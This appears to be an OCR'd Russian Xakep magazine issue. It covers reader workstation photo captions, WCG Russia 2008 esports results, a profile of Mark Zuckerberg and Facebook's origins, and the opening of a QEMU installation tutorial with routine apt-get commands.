Flora Belle (florabelle@infopiter.ru) держит возле компа чучело откормленного монстра-енота.




У RAlex IBM (ralex@xakep.ru) под воздействием излучения 286-ого в бутылке выросло очень интересное дерево. Говорят, должно глушить гибддшные радары. Врут.



Посмотрев на шторы товарища Generall'a (generall@xaker.ru), решили не коммертировать. Слов нет.


Не, ну тукс — это еще ладно, мужику можно себе позволить держать одного такого рядом с компом. Но, что это, @$#, за слоник? Может, tuxmashine (tuxmashine@gmail.com) думает, что этот с хоботом похож на постргресовское лого? Ну-ну.


Пришли на magazine@real.xakep.ru фотку своего действительно хакерского рабочего места (в хорошем разрешении) и мы опубликуем ее в следующих номерах!


На полу **Антону Тарасову (toxa.ist@gmail.com)** удобнее, чем на столе.


Рому (romk@xakep.ru) переселили то ли в чулан, то ли в коридор, но точно — поближе к верхней одежде. В компах может завестись моль, Ром, затрахаешься обезжучивать.


Дмитрию Лазареву (cuchma@mail.ru) для того чтобы картина выглядела закончено нужно еще системник на колонки поставить.


За соседним столом **Кирилла Ященко (kirill@yashchenko.ru)** нет больше ни монитора, ни ноутбука.


Мистер **Еуген Эорг (quake2006@mail.ru)** читает книгу «Компьютерное зловредство» Жени Касперского. Наш желудок подобного бы не выдержал.


На **Ирину Раткевич (irina_ratkevich@xakep.ru)** напало стадо каких-то пушистых гремлинов. И, судя по всему, они победили и забрали рабочее место себе. И еще они, похоже, приенсли с собой фаллоимитатор (справа). Или это ракета?



WCG РОССИЯ 2008

Чемпионаты мира устраиваются не только среди хакеров и программистов, но и среди простых любителей компьютерных игр. Впрочем, если посмотреть на количество кибертурниров и размеры призовых, то невольно начинаешь задумываться над, казалось бы, незатейливым занятием геймеров, ведь стать настоящим профессионалом ой как сложно.

Тут одними учебниками не обойтись — нужны еще везение и талант, а самые же талантливые ежегодно собираются на крупнейшем мероприятии под названием World Cyber Games. Данные соревнования разбиты на три этапа, два из которых являются отборочными для более чем семидесяти стран мира. И именно по их итогам формируются сборные для выступления на заключительном Большом Финале (нынче состоится в ноябре в Германии). У нас национальная квалификация проходит уже восемь лет подряд, и в этот раз почти триста финалистов со всей России собрались в одном из павильонов ВВЦ в Москве. В течение трех дней, с 12 по 14 сентября, лучшие из лучших мерялись силами в пяти дисциплинах: Warcraft III: The Frozen Throne, StarCraft: Broodwar, Counter-Strike, FIFA 08 и Need for Speed Pro Street. Бои выдались крайне напряженными, так как помимо путевок на международное первенство на кону стояли 55 000 призовых долларов, предоставленные глобальным партнером и генеральным спонсором, компанией Samsung (техническую поддержку обеспечивала iRU). Практически в каждой номинации не обошлось без сюрпризов, а множество фаворитов вообще вылетело на ранних стадиях. Например, в «вечно молодой» стратегии StarCraft, вышедшей в далеком 1998-ом, считавшиеся непобедимыми Androide, Advokate и Notforu даже не вошли в тройку сильнейших. Отчасти ребятам не повезло с жеребьевкой — они банально повыбивали друг друга. Однако и другие дуэлянты перед турниром времени даром не теряли и упорно тренировались, поэтому еще вопрос, кто был более достоин пьедестала. Похожая ситуация сложилась в FIFA 08, Need for Speed и Warcraft III, и лишь в Counter-Strike единственную квоту на Grand Final завоевали прошлогодние чемпионы Virtus.Pro, которые, правда, опять были вынуждены участвовать не в своем основном составе, из-за наличия в нем украинских игроков. И хотя это давало некое преимущество соперникам, те не сумели им воспользоваться. Ниже предлагаются полные результаты WCG Россия 2008.

Результаты Warcraft III:

1 место — Xyligan (Волгоград) — 3000$ + поездка на WCG 2008 GF;
2 место — Quai (Москва) — 1500$ + поездка на WCG 2008 GF;
3 место — Sting (Сочи) — 1000$ + поездка на WCG 2008 GF.

Результаты FIFA 08:

1 место — Slame (Магнитогорск) — 3000$ + поездка на WCG 2008 GF;
2 место — Pika (Пушкин) — 1500$ + поездка на WCG 2008 GF;
3 место — Malish (Москва) — 1000$ + поездка на WCG 2008 GF.

Результаты StarCraft:

1 место — Pomi (Санкт-Петербург) — 3000$ + поездка на WCG 2008 GF;
2 место — Localhost (Санкт-Петербург) — 1500$ + поездка на WCG 2008 GF;
3 место — BRAT_OK (Санкт-Петербург) — 1000$ + поездка на WCG 2008 GF.

Результаты Need For Speed:

1 место — ProStreet (Якутск) — 3000$ + поездка на WCG 2008 GF;
2 место — MrRaser (Москва) — 1500$ + поездка на WCG 2008 GF;
3 место — MrTuner (Братск) — 1000$ + поездка на WCG 2008 GF.

Результаты FIFA 08:

1 место — Slame (Магнитогорск) — 3000$ + поездка на WCG 2008 GF;
2 место — Pika (Пушкин) — 1500$ + поездка на WCG 2008 GF;
3 место — Malish (Москва) — 1000$ + поездка на WCG 2008 GF.

Чемпионы в каждой номинации получили специальный приз от организаторов – монитор Samsung SyncMaster T220G. Кроме красивых поединков зрители могли насладиться интересной развлекательной программой, подготовленной организаторами. Она включала в себя мини-турниры в спонсорской зоне, конкурсы и шоу танцовщиц на большой сцене, где также перед церемонией награждения успел выступить знаменитый Александр Пушной.

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /



X-Profile

Паук социальных сетей и его паутина

Совсем еще короткая история Марка Цукерберга

ПЕРВЫЕ ШАГИ

Начиная эту статью, я хотела, было, написать, что Марка вряд ли можно назвать юным гением бизнеса, ведь отнюдь не гениальная стратегия или сверх-талант помогли ему стать тем, кем он стал. Но, подумав, я поняла, что это была бы неправда, а точнее, полуправда, потому как парень он — определенно весьма одаренный, если, в самом деле, не сказать гениальный. И пусть его талант при этом не относится к области бизнеса или маркетинга (хотя это тоже спорный вопрос — ведь пока что Цукерберг уверенно доказывает, что разбирается не только в компьютерах и психологии, но и умеет считать деньги). Впрочем, мы забегаем вперед.

Родился Марк 14 мая 1984 года, в Соединенных Штатах, как ты понимаешь, Америки, в обычной еврейско-американской семье врачей (отец — стоматолог, мать — психиатр). Он не был единственным ребенком в семье, помимо нашего героя у Цукербергов еще трое отпрысков.

Детство Марка протекало, в общем-то, довольно обычно, до тех пор, пока ему не купили компьютер. Дело в том, что у одного его друга компьютер уже имелся, и, находясь под впечатлением, Марк уговорил родителей купить технику и ему. Произошло радостное событие, когда Цукербергу было 10-12 лет (он сам затрудняется вспомнить точнее), и машинка представляла собой Quantex 486DX на процессоре Intel 486. После приобретения Марк почувствовал себя ужасно взрослым и от новой игрушки первое время буквально не отходил. Впрочем, уже через пару месяцев ему надоело просто менять цвет бэкграунда, и он принялся читать умные книжки, решив научиться чему-то более полезному, а именно — программированию.

Чтение пошло на пользу. С программерскими премудростями Марк освоился отлично и, еще учась в старшей школе, написал несколько мелких софтинок, например, компьютерную версию популярной настольной игры Risk. Но не все его поделки были так безобидны. В принципе, и сам Цукерберг говорит, что он не хотел бы сразу создавать нечто глобальное, но рад бы сделать кучу прикольных мелочей, и вот программа Synapse как раз относится к таковым. Он написал ее для себя. Прога представляла собой умный mp3-плеер, который, внимательно изучив предпочтения владельца и выяснив, какую музыку, в какое время суток и как часто, тот слушает, способен был генерировать плейлисты самостоятельно, «угадывая», какие треки хозяину захочется услышать именно сейчас. Необычной программой заинтересовались ни много, ни мало, в Microsoft, а самим Цукербергом — и в Microsoft, и в AOL. Однако юное дарование отклонило предложения гигантов о покупке Synapse, а затем вежливо отвергло и их приглашения к сотрудничеству. Вот так просто Марк отказался от нескольких десятков, а может, и сотен тысяч долларов, и работы в одной из топовых IT-корпораций мира. Вместо этого он поступил в Гарвард.

Стоит сделать небольшое отступление и сказать, что экстравагантными, по меркам тех кругов, где ему приходится вращаться, выходками



Ему совсем недавно исполнилось 24, а он уже пару лет носит титул самого молодого на планете миллиардера «на бумаге». Нет, он не изобретал лекарства от рака, не совершал научных прорывов и не выигрывал в лотерею. Так что же сделал этот парень? Все просто, отвечу я, — когда Марку Цукербергу (Mark Zuckerberg) было 19, он придумал одну из популярнейших на нашем голубом шарике социальных сетей — Facebook.

Цукерберг славится и по сей день. Ему совершенно «не слабо» отклонить предложение о встрече с представителями все той же Microsoft, только потому, что встреча назначена на 8 утра. «В это время я еще сплю», — поясняет он, вызывая у общественности настоящий шок. Или отложить переговоры с компанией Yahoo на понедельник, освобождая выходные, в то время когда речь шла о сделке на миллиард долларов. А все потому что на выходные к Марку должна приехать его девушка, а какие-то там миллиарды всегда могут подождать.

Возможно, такому поведению есть более прозаическое объяснение, чем молодость или желание выделиться (о глупости или наивности в данном случае и заикаться не стоит). Марк — совершенно классический нерд, или гик, буквально физическое воплощение этих типажей. Современные ученые подметили, что среди таких товарищей довольно широко распространен синдром Аспергера, или же форма высокофункционального аутизма. Иногда его еще называют синдромом Гиков, или Кремниевой долины. Люди с этой болезнью, как правило, имеют весьма высокий уровень IQ, узкий, но горячо любимый круг интересов, внутри которого являются едва ли не гениями, но одновременно испытывают серьезные социальные трудности и, зачастую, ставят свою работу превыше всего остального, уходя в нее с головой. А их работа и интересы нередко сконцентрированы именно вокруг компьютеров, науки, инженерии и тому подобных вещей. Цифры для них гораздо понятнее людей, интереснее и ближе. Сам по себе сидром Аспергера — штука, вызывающая много споров в научном мире, но, все же, болезнь реальная, диагностирована у таких известных людей, как режиссер Стивен Спилберг или лауреат нобелевской премии Вернон Смит. Бытует мнение, что ей также страдали Альберт Эйнштейн и Исаак Ньютон.

Возвращаясь к Марку, можно провести параллели и предположить, что именно поэтому он так странно относится к «глупым условностям» и строгим рамкам, установленным в мире большого бизнеса. Учитывая, что он также предпочитает одеваться в видавшие виды джинсы, футболки и сандалии на босу ногу (вне зависимости от того, где находится), а спит, по собственному признанию, в спартанской обстановке — в полупустой комнате, с надувным матрасом на полу, ему явно чужды и попросту не интересны материальные блага. Зато ему интересно то, что он делает: его работа, его компания и его детище — Facebook.

FACEBOOK...

В Гарварде Цукерберг обучался далеко не компьютерным наукам, как можно подумать, — а психологии, лишь «в довесок» посещая курсы по компьютерной технике. Пожалуй, именно знание человеческой психологии и сыграло не последнюю роль, когда на свет родилась концепция Facebook'а. Впрочем, с историей создания не так все просто. До сих пор

неизвестно доподлинно, «позаимствовал» Марк эту идею у товарищей по колледжу или дошел до нее сам, а товарищи лишь подтолкнули его к реализации.

Как бы там ни было, происходило все в конце 2003-го года. Тогда однокурсники привлекли нашего героя к работе над проектом ConnectU, над которым корпели уже порядка года. Они создавали веб-сайт нового типа — помесь того, что сегодня мы называем социальной сетью, с сайтом знакомств. Ориентировались на студентов и выпускников колледжей или университетов, стремясь создать место, где те могли бы встречаться, общаться, знакомиться, обмениваться информацией и так далее. Намерения были самые серьезные, имелся и бизнес-план: доходы планировалось получать от рекламы, ведь целевую аудиторию проекта сложно было назвать бедной. И вот в 2003-м им понадобился помощник прогер, для завершения работы над ПО. Так Цукерберг получил полный доступ ко всем исходникам и даже принял определенное участие в бизнес-планировании, разработке интерфейсов и прочих серьезных вещах.

Кстати, совсем незадолго до этого (буквально за несколько месяцев) у Марка также состоялся весьма плотный опыт общения с внутренней сетью Гарварда. Тогда он инициировал голосование, выставив на всеобщее обозрение фотографии двух учениц и попросив народ выбрать лучшую. Затея удалась настолько хорошо, что из-за перегрузки упал сервер. По голове Цукерберга за это, конечно, не погладили — он получил дисциплинарное взыскание, но, видимо, уже тогда подметил, что такого рода вещи вызывают у народа бурный интерес. В Гарварде, кстати, до сих пор отказываются комментировать тот инцидент.

И вот Марку в руки попали все исходники ConnectU. Трем основоположникам этого начинания — братьям Кэмерону и Тайлеру Винклвоссу и Дивии Нарендра — было очень важно закончить и запустить сайт до окончания университета, а времени оставалось совсем мало. Цукерберг клятвенно заверил их, что все сделает и управится в самые короткие сроки. Но вместо этого, не ставя упомянутую троицу в известность, 11 января 2004 он регистрирует доменное имя TheFacebook.com (от артикля «The» потом быстро избавятся, для сокращения и упрощения названия)... Самое интересное, что работу в ConnectU Марк не оставлял до последнего, так что наивные «работодатели» даже не подозревали, что творится за их спинами. Лишь почти месяц спустя — 4 февраля 2004 — когда состоялся запуск thefacebook.com, который в точности повторял все идеи ConnectU и изрядно копировал его даже визуально, им открылась правда. Ребята спешно наняли других программистов, потратили на доработку еще 4 месяца, все же запустили свой проект, но безнадежно опоздали. Некогда свободную нишу уже занимал великий и ужасный Facebook. Марк поймал волну, и это оказалась цунами.

Хотя, не так страшен черт. Во всяком случае, не был так уж страшен поначалу. По первости thefacebook.com представлял собой социальную сеть исключительно Гарварда, и лишь несколько месяцев спустя она расширилась до колледжей и университетов со всей страны. Затем к делу плавно подключились учебные заведения со всего мира, и уже совсем недавно — в 2006-м году сайт, наконец, открыл свои двери для всех, включая взрослую аудиторию. Словом, начиналось все с малого.

Так как у нас Facebook до сих пор не особенно популярен (русские там, конечно, есть, но не слишком много), стоит, наверное, вкратце объяснить, что это за зверь. Что такое социальная сеть, сегодня знает каждый более или менее активный юзер интернета, поэтому в термины вдаваться не будем. Вопрос, скорее, в том, что все они неуловимо отличаются друг от друга. У каждой сети есть какие-то свои особенности и фишки. Что ж, тогда объяснить, что такое Facebook, очень просто, ведь перед глазами у нас с тобой есть нагляднейший пример, выполненный «по образу и подобию» — наш российский сайт ВКонтакте. Сейчас мы не будем говорить о плагиате и показывать пальцем (этим и так не занимается только ленивый), оставим лишь суть. ВКонтакте — это практически клон Facebook'а. Сайты даже внешне похожи, как близнецы, хотя относительно «начинки» наши разработчики давно и с пеной у рта уверяют, что, дойди дело до суда, ничего страшного не случится. Мол, и код у нас свой собственный и, вообще, все идеи чем-то неуловимо похожи, и практически о любой из них можно сказать: «а, это уже было вот там-то!». Тем не менее, фундамент у сайтов одинаковый — поиск бывших однокашников, группы по интересам, стена для комментариев (очень заметная и некогда оригинальная особенность Facebook) и многое другое «роднит» их. Хотя правильнее будет сказать «роднило», так как на сегодняшний день ВКонтакте это, скорее, очень «бюджетный» клон Facebook'а, этакая бледная тень. Ведь последний активно развивается, вводя в обиход такие вещи, о которых в наших соц. сетях даже не слышали. Об этом — чуть ниже, а пока вернемся к Марку.

После запуска сайта и довольно-таки позорного ухода из ConnectU, Цукерберг заявил прессе, что Facebook был написан всего за неделю, а данная идея просто вызрела у него в голове и была быстренько реализована, «не отходя от кассы». Благо, еще и сокурсники помогли — вместе с Марком лончем проекта занимались еще Эдуардо Сэверин (Eduardo Saverin), Дастин Московиц (Dustin Moskovitz), Эндрю МакКоллум (Andrew McCollum) и Кристофер Хьюз (Christopher Hughes). Хорошее место Гарвард — под рукой специалисты на любой вкус!

В целом, новорожденная сеть развивалась быстро, очень быстро. Уже весной 2004 в нее входили все колледжи лиги Плюща, а в сентябре пришли и первые серьезные инвестиции. В Facebook вложился Питер Тиле, основатель платежной системы PayPal, предоставив в распоряжение юных бизнесменов 500.000 долларов. К концу 2004 года на портале зарегистрировался уже миллион человек, и на Facebook обратили внимание и более крупные игроки — известный венчурный фонд Accel Partners инвестировал в проект 12.5 млн. долларов.

А дальше, как водится, больше. Деньги потекли к Марку и сотоварищам рекой, равно как и пользователи, число которых росло в геометрической прогрессии. Здесь лучше всего говорит статистика — Facebook давно и прочно укоренился в списке самых посещаемых сайтов США. К тому же, он на четвертом месте в мире по генерации трафика. Пользователей на сегодня более 100 миллионов... Вдумайся в эту цифру! Сайт переведен на 15 языков, включая русский, и на его платформе запущено свыше 24.000 приложений. Сыграв на одной из самых острых потребностей человека — потребности в общении, Цукерберг в прямом смысле озолотился.

...И ЕГО ПОСЛЕДСТВИЯ

Перспективность начинания стала очевидна быстро. Взрывной рост и ажиотаж, вызванные сервисом, говорили лучше всяких слов. Молодая компания обзавелась собственным офисом в Пало-Альто, штат сотрудников активно расширялся и продолжает расти по сей день. Словом, Марк внезапно оказался во главе компании-феномена, о которой говорили и писали все, а ведь, по американским меркам, он тогда даже не достиг совершеннолетия.

В 2006 году ему стали поступать первые предложения о покупке. Сначала суммы были очень осторожные, но довольно быстро начали увеличиваться. Предлагали 750 миллионов долларов, но Марк отказался и заявил, что это втрое меньше той суммы, о которой можно было бы вести серьезные обсуждения. Позже, на уже упомянутых переговорах с Yahoo, речь шла о миллиарде, но Цукерберг снова сказал «нет». Слухи утверждают, что было еще и предложение от Google, и они давали больше, но Facebook остался в прежних руках, а слухи остались слухами.

Сайт, тем временем, обрастал не только людьми, но и новыми сервисами, как удачными, так и откровенно провальными. Всем в компании было ясно, что они сидят на огромных деньгах, но придумать изящные способы их получения от пользователей оказалось не такой уж легкой задачей. На сайте опробовали различные методы внедрения контекстной, как можно более щадящей, рекламы. Случались, в связи с этим, и скандалы, в частности, относящиеся к приватности данных (которая оказалась под большим вопросом) и невозможности окончательно удалить свой аккаунт. В общем, все закономерно — чем больше комьюнити, тем масштабнее волнения.

Годом перемен для Facebook определенно стал 2007-й. Для начала Microsoft приобрел 1.6% акций компании за сумму 240 млн. долларов. Несложно подсчитать, что в понимании Microsoft полная стоимость ком-



пании Facebook равняется 15 миллиардам бумажек с портретами мертвых президентов. Куда уж тут Yahoo и Google с их скромными суммами! Но деньги деньгами, а именно в прошлом году началось активное развитие самого сайта, сразу в нескольких направлениях. Официально открыли коды платформы всем желающим, так что каждый получил возможность создавать для сайта новые аппликухи, будь то игрушки, гороскопы, календари или что-то совершено иное. К слову, теперь на сайт ежедневно добавляется 140 новых приложений. Были запущены сервис платных, виртуальных подарков и сервис Facebook Beacon, добавивший возможность публиковать у себя в профиле ссылки на какие-то продукты, купленные в магазинах партнерской сети. С последним вышел казус. Многие пользователи не горели желанием, чтобы система выставляла перечень их сетевых покупок на обозрение всех френдов. Какой-то бедолага даже умудрился заказать в инете обручальное кольцо, готовя сюрприз своей даме сердца, а она узнала о совершенной покупке, просматривая френдленту. Разумеется, сюрприз был испорчен. Ропот комьюнити нарастал, и в итоге, Марку пришлось приносить юзерам извинения в официальном блоге, признавая, что система не доработана.

Но беда, как известно не приходит одна. Выждав более чем достаточно времени, бывшие коллеги Марка по проекту ConnectU весной 2007, все же, подали в суд. Иск от компании ConnectU к компании Facebook не сулил ничего хорошо. Именно в ходе этого разбирательства всплыли на свет все те подробности, что были описаны выше. Из недр забытья появилась даже личная электронная переписка, совсем уже неприятного характера. Например, оказалось, что в одном из последних писем Цукерберг честно заявил, что просто надеялся на большее, искренне ожидал, что его примут в команду, когда вместо этого от него только требовали выкладываться по полной, но в качестве сооснователя проекта даже не рассматривали. Так что, Марка и сооснователей Facebook'а обвинили в нарушении копирайта, разглашении коммерческой тайны, нарушении контракта, злоупотреблении доверием, незаслуженном обогащении, нечестном ведении бизнеса, мошенничестве и других неприятных, но, похоже, вполне закономерных вещах.

Как ни странно, разрешилась ситуация благополучно. Суд протекал небыстро, в частности истцам дали дополнительное время для сбора доказательств, потому как адвокаты Facebook'а камня на камне не оставили от предъявленных вначале улик. И вот, год спустя с начала процесса, в прессу просочились слухи о том, что конфликт близок к разрешению, и точно — вскоре было объявлено, что дело закрывается. Комментариев по этому поводу не последовало, сообщалось лишь, что стороны пришли к согласию, а к какому именно и на каких условиях, разглашено не было. На мой скромный взгляд, ответ напрашивается сам. Лишнее тому доказательство, новый иск со стороны ConnectU, последовавший буквально сразу же за примирением. На этот раз братья Винклвосс и Дивия Нарендра усмотрели умышленное занижение стоимости Facebook, которую им называли в ходе недавних переговоров. Апеллировали они, в основном, фактом сделки с Microsoft и теми 15 миллиардами, в которые тут же оценила компанию пресса. Пришлось снова объясняться и доказывать, что на мировом рынке компания стоит 3.75 млрд., а эти 15, так — повод для гордости, но не реальная сумма. В итоге, дело решили в пользу Facebook, что произошло совсем недавно (летом 2008). Новых исков пока не было.

Как можно видеть, жизнь Facebook'а бьет ключом. Цукербергу же приходится стоять на передовой и пожинать не только лавры, но и все шишки, которых на молодую компанию сыплется немало. Что можно сегодня сказать про Марка как бизнесмена и видного IT-деятеля? Пожалуй, ничего конкретного. Даже эксперты расходятся во мнениях — одни называют Facebook новым Google, а Цукерберга — заменой Пэйджу и Брину, другие высказываются очень осторожно, особенно после последнего судебного разбирательства и обвинения в воровстве идей. До сих пор не совсем ясно, что во всей этой истории было грамотным расчетом, а что — удачей и пойманной случайно волной. Наиболее частая характеристика Марка, звучащая из уст большинства экспертов, критиков и сильных мира сего, сводится к одной фразе: «Он пока еще так молод». И сложно с этим не согласиться: возраст Марка действительно мешает рассмотреть, кто же он такой — юный гений или просто очень везучий парень, которому благоволят обстоятельства.



ВЛАДИМИР «TURBINA» ЛЯШКО
(V.TURBINA@GMAIL.COM)

Виртуальный полигон

ЭМУЛИРУЕМ АППАРАТНОЕ ОБЕСПЕЧЕНИЕ РАЗЛИЧНЫХ ПЛАТФОРМ С ПОМОЩЬЮ QEMU

С ростом мощностей компьютеров тема виртуализации становится все популярнее. На одном компьютере можно без проблем создавать целые виртуальные сети, запуская несколько копий ОС. Это полезно не только для тестирования или обучения, но и в обычной работе. В случае сбоя или хакерской атаки вернуть виртуальную систему в исходное состояние очень просто.

ВОЗМОЖНОСТИ QEMU

QEMU относится к программам, эмулирующим аппаратную среду. Основные функции аналогичны именитым VMWare, VirtualBox, Bochs или Virtual PC, хотя некоторые возможности отличаются. Например, поддерживается два вида эмуляции:

• **Full system emulation** — создается полноценная виртуальная машина, имеющая «свой» процессор и различную периферию;

• **User mode emulation** — режим, поддерживаемый только в Linux. Он позволяет запускать на родном процессоре программы, откомпилированные под другую платформу.

Во втором варианте QEMU берет на себя всю заботу о переводе инструкций процессора и конвертации системных вызовов. Благодаря быстрому и компактному динамическому транслятору кода, достигается высокая скорость эмуляции. В этом режиме возможна эмуляция не только x86, но и процессоров других архитектур: ARM, SPARC, PowerPC, MIPS и m68k. К списку полной эмуляции добавим еще x86_64 и EM64T. Работает QEMU на Linux, FreeBSD, Mac OS X, FreeDOS и Windows (www.h7.dion.ne.jp/~qemu-win). В качестве основной платформы можно использовать компьютеры на базе x86, x86_64 и PowerPC. Впрочем, ограниченно поддерживаются и некоторые другие (DEC Alpha, SPARC32, ARM, S390). Виртуальная машина i386-архитектуры, созданная при помощи QEMU, получает в свое распоряжение следующий набор устройств:


- процессор такой же частоты, как и на основной системе; в SMP-системах возможна работа до 255 CPU (по умолчанию 1 CPU);
- PC BIOS, используемый в проекте Bochs;
- материнская плата i440FX с PIIX3 PCI — ISA мостом;
- видеокарта Cirrus CLGD 5446 PCI VGA или VGA карта с Bochs VESA расширениями;
- мышь PS/2 и клавиатура;
- 2 PCI IDE интерфейса для жесткого диска и поддержку CD-ROM;
- два дисковода;
- до 6 NE2000 PCI сетевых карт;
- до 4 последовательных (COM) портов;
- вывод звука через Soundblaster 16 совместимую карту.

В последних версиях появилась долгожданная поддержка USB и улучшен звук. Также стало возможно сетевое соединение между эмулируемыми ОС.

По сравнению с другими известными виртуальными машинами, QEMU работает достаточно шустро. Но есть еще модуль QEMU Accelerator Module (KQEMU), позволяющий выполнять часть кода напрямую на реальном процессоре, минуя виртуальный. Это неплохо ускоряет работу гостевой системы. Без этого модуля запуск виртуальной ОС замедляется примерно в пять раз.

Сейчас KQEMU доступен для ядер Linux-версий 2.6.x и 2.4.x (работает только на x86 и x86_64). Есть порты под FreeBSD и Windows, но они недостаточно развиты. Ранее KQEMU распространялся по проприетарной лицензии с закрытым исходным кодом и только для Linux. Сегодня его код открыт под GNU GPL, как и прочие компоненты QEMU.

Кроме того, в рамках проекта Linux KVM (Kernel-based Virtual Machine) полным ходом идет разработка поддержки технологий аппаратной виртуализации (Intel VT и AMD SVM) для x86-процессоров Intel и AMD. Пока это патчи, позволяющие QEMU использовать возможности KVM. В будущем поддержка KVM будет реализована в основной ветке QEMU.



Для эмуляции других архитектур вызывается отдельная утилита



Виртуальная машина в работе

УСТАНОВКА QEMU

Всем хорош QEMU, но есть один недостаток — документация проекта больше рассчитана на разработчиков. Нормальных инструкций для пользователя так мало, что их можно пересчитать по пальцам одной руки. Особенно учитывая, что в последних версиях изменился процесс установки и работы (хотя и незначительно). На странице закачки предлагаются исходные тексты, бинарная сборка для Linux и ссылки на пакеты для RHEL/Fedora и Slackware, плюс порты Windows, OpenSolaris, Mac OS X и готовые образы систем. Для примера установим QEMU в Ubuntu. Но все сказанное будет актуально для Debian и в некоторой мере для других дистрибутивов. Проверяем, что доступно в репозитарии:

```
$ sudo apt-get update
$ sudo apt-cache search qemu
```

Если подключен Universe, — в ответ получаем список приложений, в котором присутствует как сам эмулятор, так и некоторые утилиты для работы с ним. Смотрим, что за версию предлагают:

```
$ sudo apt-cache show qemu | grep -i version
Version: 0.9.1-1ubuntu1
```

На момент написания статьи это был самый последний релиз. Инсталлируем:

```
$ sudo apt-get install qemu
```

Появится QEMU и при установке пакета kvm. Список зависимостей можно просмотреть командой «sudo apt-cache depends qemu». Мы же будем собирать его самостоятельно. Установка ускорителя KQEMU вынесена в отдельную операцию — как при установке при помощи пакетов, так и при сборке из исходников. В первом случае вводим:

```
$ sudo apt-get install kqemu-common
```

При сборке с помощью пакетов проще не искать зависимости вручную:

```
$ sudo apt-get build-dep qemu
```

У меня было установлено 28 зависимостей. Кроме этого, эмулятор требует для работы еще несколько пакетов:

```
$ sudo apt-get install bochsbios libasound2 libc6 \
      libncurses5 libsdl1.2debian vgabios zlib1g
